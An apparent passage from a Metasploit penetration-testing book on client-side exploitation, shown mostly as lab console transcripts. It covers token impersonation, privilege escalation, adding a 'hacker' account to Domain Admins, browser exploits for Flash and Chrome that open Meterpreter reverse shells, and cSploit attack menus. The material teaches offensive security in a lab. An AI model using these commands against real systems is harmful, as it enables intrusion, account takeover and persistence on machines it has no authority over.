      meterpreter > impersonate_token MASTERINGMETASP\\Administrator
      [+] Delegation token available
      [+] Successfully impersonated user MASTERINGMETASP\Administrator
      meterpreter > getuid
      Server username: MASTERINGMETASP\administrator
```

```
meterpreter > add_user hacker Hackers#133798765
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[-] Failed to enumerate tokens with error code: 5
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > add_user hacker Hackers#133798765
[*] Attempting to add user hacker to host 127.0.0.1
[-] Password does not meet complexity requirements
meterpreter > add_user hacker Metasploitisarockingtool#1337
[*] Attempting to add user hacker to host 127.0.0.1
[+] Successfully added user
```

```
meterpreter > list_tokens -g

Delegation Tokens Available
========================================
\
BUILTIN\Administrators
BUILTIN\IIS_IUSRS
BUILTIN\Pre-Windows 2000 Compatible Access
BUILTIN\Users
MASTERINGMETASP\Denied RODC Password Replication Group
MASTERINGMETASP\Domain Admins
MASTERINGMETASP\Domain Users
MASTERINGMETASP\Enterprise Admins
MASTERINGMETASP\Group Policy Creator Owners
MASTERINGMETASP\Schema Admins
MASTERINGMETASP\SQLServerMSSQLServerADHelperUser$WIN-DVP1KMN8CRK
NT AUTHORITY\Authenticated Users
NT AUTHORITY\INTERACTIVE
NT AUTHORITY\SERVICE
NT AUTHORITY\This Organization
NT AUTHORITY\WRITE RESTRICTED
NT SERVICE\ADWS
NT SERVICE\AppHostSvc
NT SERVICE\BFE
NT SERVICE\BITS
NT SERVICE\COMSysApp
```

```
meterpreter > add_group_user "Domain Admins" hacker
[*] Attempting to add user hacker to group Domain Admins on domain controller 127.0.0.1
[+] Successfully added user to group
```


Chapter 7: Client-Side Exploitation





```
msf5 > use auxiliary/server/browser_autopwn2
msf5 auxiliary(server/browser_autopwn2) > options

Module options (auxiliary/server/browser_autopwn2):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   EXCLUDE_PATTERN                   no        Pattern search to exclude specific modules
   INCLUDE_PATTERN                   no        Pattern search to include specific modules
   Retries          true             no        Allow the browser to retry the module
   SRVHOST          192.168.204.136  yes       The local host to listen on. This must be an address on the local
   SRVPORT          8080             yes       The local port to listen on.
   SSL              false            no        Negotiate SSL for incoming connections
   SSLCert                           no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                           no        The URI to use for this exploit (default is random)


Auxiliary action:

   Name       Description
   ----       -----------
   WebServer  Start a bunch of modules and direct clients to appropriate exploits
```

```
msf5 auxiliary(server/browser_autopwn2) > set SRVHOST 192.168.204.136
SRVHOST => 192.168.204.136
msf5 auxiliary(server/browser_autopwn2) > set SRVPORT 8080
SRVPORT => 8080
msf5 auxiliary(server/browser_autopwn2) > set URIPATH /
URIPATH => /
msf5 auxiliary(server/browser_autopwn2) > set INCLUDE_PATTERN adobe_flash
INCLUDE_PATTERN => (?-mix:adobe_flash)
msf5 auxiliary(server/browser_autopwn2) > exploit
```


```
msf5 auxiliary(server/browser_autopwn2) > [*] Searching BES exploits, please wait...
[*] Starting exploit modules...
[*] Starting listeners...
[*] Time spent: 30.638190021
[*] Using URL: http://192.168.204.136:8080/

[*] The following is a list of exploits that BrowserAutoPwn will consider using.
[*] Exploits with the highest ranking and newest will be tried first.

Exploits
========

 Order  Rank    Name                                    Payload
 -----  ----    ----                                    -------
 1      Great   adobe_flash_worker_byte_array_uaf        windows/meterpreter/reverse_tcp on 4444
 2      Great   adobe_flash_domain_memory_uaf           windows/meterpreter/reverse_tcp on 4444
 3      Great   adobe_flash_copy_pixels_to_byte_array   windows/meterpreter/reverse_tcp on 4444
 4      Great   adobe_flash_casi32_int_overflow         windows/meterpreter/reverse_tcp on 4444
 5      Great   adobe_flash_delete_range_tl_op          osx/x86/shell_reverse_tcp on 4447
 6      Great   adobe_flash_uncompress_zlib_uaf        windows/meterpreter/reverse_tcp on 4444
 7      Great   adobe_flash_shader_job_overflow        windows/meterpreter/reverse_tcp on 4444
 8      Great   adobe_flash_shader_drawing_fill        windows/meterpreter/reverse_tcp on 4444
 9      Great   adobe_flash_pixel_bender_bof           windows/meterpreter/reverse_tcp on 4444
 10     Great   adobe_flash_opaque_background_uaf      windows/meterpreter/reverse_tcp on 4444
 11     Great   adobe_flash_net_connection_confusion   windows/meterpreter/reverse_tcp on 4444
 12     Great   adobe_flash_nellymoser_bof             windows/meterpreter/reverse_tcp on 4444
 13     Great   adobe_flash_hacking_team_uaf           windows/meterpreter/reverse_tcp on 4444
 14     Good    adobe_flash_uncompress_zlib_uninitialized windows/meterpreter/reverse_tcp on 4444
 15     Normal  adobe_flash_regex_value                windows/meterpreter/reverse_tcp on 4444
 16     Normal  adobe_flash_pcre                       windows/meterpreter/reverse_tcp on 4444
 17     Normal  adobe_flash_filters_type_confusion     windows/meterpreter/reverse_tcp on 4444
 18     Normal  adobe_flash_avm2                       windows/meterpreter/reverse_tcp on 4444

[+] Please use the following URL for the browser attack:
[+] BrowserAutoPwn URL: http://192.168.204.136:8080/
[*] Server started.
```




```
[*] 192.168.204.137  adobe_flash_hacking_team_uaf - Request: /tGLoLy/
[*] 192.168.204.137  adobe_flash_hacking_team_uaf - Sending HTML...
[*] 192.168.204.137  adobe_flash_hacking_team_uaf - Request: /tGLoLy/WoEaYk.swf
[*] 192.168.204.137  adobe_flash_hacking_team_uaf - Sending SWF...
[*] Sending stage (180291 bytes) to 192.168.204.137
[*] Meterpreter session 2 opened (192.168.204.136:4444 -> 192.168.204.137:49171) at 2020-01-27 11:53:45 -0800
```






```
msf5 > use exploit/windows/browser/chrome_filereader_uaf
msf5 exploit(windows/browser/chrome_filereader_uaf) > options

Module options (exploit/windows/browser/chrome_filereader_uaf):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  192.168.204.136  yes       The local host to listen on. This must be an address on the local
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(windows/browser/chrome_filereader_uaf) > set LHOST 192.168.204.136
LHOST => 192.168.204.136
msf5 exploit(windows/browser/chrome_filereader_uaf) > set URIPATH /
URIPATH => /
msf5 exploit(windows/browser/chrome_filereader_uaf) > exploit
```






```
msf5 exploit(windows/browser/chrome_filereader_uaf) >
[*] 192.168.204.135  chrome_filereader_uaf - Sending /
[*] 192.168.204.135  chrome_filereader_uaf - Sending /exploit.html
[*] 192.168.204.135  chrome_filereader_uaf - Sending /worker.js
[*] Sending stage (180291 bytes) to 192.168.204.135
[*] Meterpreter session 4 opened (192.168.204.136:12000 -> 192.168.204.135:49168) at 2020-01-27 12:42:42 -0800

msf5 exploit(windows/browser/chrome_filereader_uaf) > sessions 4
[*] Starting interaction with 4...

meterpreter > getuid
Server username: WIN-6FO9IRT3265\Apex
meterpreter > pwd
C:\Program Files\Google\Chrome\Application\72.0.3626.119
meterpreter >
```



1:50
cSploit
Select a target below by clicking on a row, or long click on it to enter an alias or start a multiple attack.
0.0.0.0/0
This is your network subnet mask
"Gh0stNet" (192.168.10.1)
E8:DE:27:86:BE:0A
(Your network gateway / router)
Ports
6
DESKTOP-PESQ21S (192.168.10.102)
B0:10:41:C8:46:DF
Ports
5
Nexus 5 (192.168.10.103)
8C:3A:E3:48:FF:25 (This device)
192.168.10.107
30:59:B7:E5:F9:89



1:50
cSploit > DESKTOP-PESQ21S
SELECT A MODULE TO RUN
deep detection (slower than port scanner, but more accurate).
Exploit finder
Search for exploit that matches found vulnerabilities.
Login cracker
A very fast network logon cracker which support many different services.
Sessions
Sessions on pwned target.
MITM
Perform various man-in-the-middle attacks, such as network sniffing, traffic manipulation, etc...
Packet forger
Craft and send a custom TCP or UDP packet to the target.

